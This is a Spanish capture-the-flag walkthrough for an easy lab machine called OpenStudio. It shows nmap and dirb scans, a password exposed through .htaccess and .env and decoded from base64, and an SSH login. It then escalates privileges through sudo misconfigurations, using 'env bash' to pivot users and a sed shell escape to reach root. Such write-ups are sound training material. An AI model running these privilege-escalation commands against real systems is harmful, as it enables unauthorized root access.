


## OPENSTUDIO



**OpenStudio**

**Descripción:** Un entorno web donde un error de configuración en el servidor podría ser la clave para descubrir la bandera. Usa tus habilidades de investigación y análisis para identificar vulnerabilidades sin pistas directas. ¿Podrás resolver el misterio?

**Sistema Operativo:** 🐧 Linux

**Autor:** El Pinguino de Mario


[DESCARGAR MÁQUINA](#) [FÁCIL](#)

Comenzamos realizando el escaneo nmap sobre la máquina objetivo. Observamos que tiene como puertos abiertos el 22 y el 80.

```
└─$ ./../obtain_data.sh 172.17.0.2
The ip_address '172.17.0.2' is valid
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-06 13:39 CET
Nmap scan report for 172.17.0.2
Host is up (0.00011s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
|_ ssh-hostkey:
|   256 32:b:d1:0c:fc:5e:be:c2:54:3c:90:0b:d0:bd:33:6c (ECDSA)
|_  256 af:26:61:4e:d0:0f:70:15:28:f7:ec:d3:08:07:88:43 (ED25519)
80/tcp    open  http      Apache httpd 2.4.62 ((Debian))
|_ http-title: \xF0\x9F\x90\x95 BaluFormat
|_ http-server-header: Apache/2.4.62 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT    ADDRESS
1   0.11 ms 172.17.0.2
```

Podemos navegar por la web e intentar realizar múltiples pruebas.



Pero en un escaneo previo a urls ocultas detectamos algo interesante, la página .htaccess.

```
Running dirb on http://172.17.0.2:80

-----
DIRB v2.22
By The Dark Raver
-----


START_TIME: Fri Dec 6 13:39:16 2024
URL_BASE: http://172.17.0.2:80/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Ignoring NOT_FOUND code -> 404
OPTION: Not Recursive
OPTION: Not Stopping on warning messages

-----

GENERATED WORDS: 4612


---- Scanning URL: http://172.17.0.2:80/ ----
+ http://172.17.0.2:80/.htaccess (CODE:200|SIZE:159)
==> DIRECTORY: http://172.17.0.2:80/images/
+ http://172.17.0.2:80/index.html (CODE:200|SIZE:10475)
+ http://172.17.0.2:80/server-status (CODE:403|SIZE:275)
```

Echando un vistazo a esa página encontramos que un posible usuario pueda ser “cyber”




```
# Fase beta, pendiente quitar estos comentarios para que nadie pueda ver la contraseña de cyber en .env
# <Files ".env">
#     Require all denied
# </Files>
```

Y si prestamos con atención a lo que pone indica que la contraseña está en .env, accedemos a dicha url y la contraseña se encuentra codificada en base 64.



```
YmFsdWxlc m8=
```

Decodificamos la contraseña, en mi caso con cyberchef.



**Input**

YmFsdWxlc m8=

**Output**

balulero

Una vez obtenemos las credenciales, iniciamos sesión mediante ssh.

```
(kali㉿kali)-[~]  
$ ssh cyber@172.17.0.2  
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.  
ED25519 key fingerprint is SHA256:q1MPxQwhP/usUW+a9qlqVzfzo0xFgS54iscyXL3Syy0.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.  
cyber@172.17.0.2's password:  
Linux 73ae71324ba2 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Sat Nov 30 09:18:36 2024 from 172.17.0.1  
cyber@73ae71324ba2:~$
```

En el mismo directorio encontramos la flag de user.

```
cyber@73ae71324ba2:~$ cat user.txt
```

En este punto tenemos que mirar de escalar privilegios, para ello vamos a comenzar por mirar que comandos podemos usar como super usuario usando el usuario cyber.

```
cyber@73ae71324ba2:~$ sudo -l  
Matching Defaults entries for cyber on 73ae71324ba2:  
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty  
  
User cyber may run the following commands on 73ae71324ba2:  
(land) NOPASSWD: /usr/bin/env
```

Tal y como vemos en la captura anterior, el usuario cyber no tiene ninguna opción, pero existe el usuario land que sí. Vamos a realizar el comando en su nombre para cambiar de usuario.


```
cyber@73ae71324ba2:/home$ sudo -u land /usr/bin/env bash  
land@73ae71324ba2:/home$ ls
```

Al cambiar de usuario volvemos a repetir el proceso de comprobar que comandos podemos usar como superuser.

```
land@73ae71324ba2:~$ sudo -l  
Matching Defaults entries for land on 73ae71324ba2:  
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty  
  
User land may run the following commands on 73ae71324ba2:  
(ALL) NOPASSWD: /usr/bin/sed
```

El comando sed es el que nos va a permitir elevar privilegios, todo esto se puede saber desde la web <https://gtfobins.github.io/>

Ejecutamos el comando y por último vamos al directorio de root para adquirir nuestra preciada flag.

A terminal window with a dark background and a fiery, abstract pattern. The prompt is 'land@73ae71324ba2:~\$'. The user enters 'sudo sed -n '1e exec sh 1>&0' /etc/hosts'. The prompt changes to '#'. The user enters 'whoami', and the output is 'root'. The user enters 'ls', and the output is 'root.txt'. The user enters 'cd /root', and the prompt changes to '#'. The user enters 'ls', and the output is 'root.txt'. The user enters 'cat root.txt', and the output is a black bar. The prompt changes to '#'.

```
land@73ae71324ba2:~$ sudo sed -n '1e exec sh 1>&0' /etc/hosts
# whoami
root
# ls
# cd /root
# ls
root.txt
# cat root.txt
#
```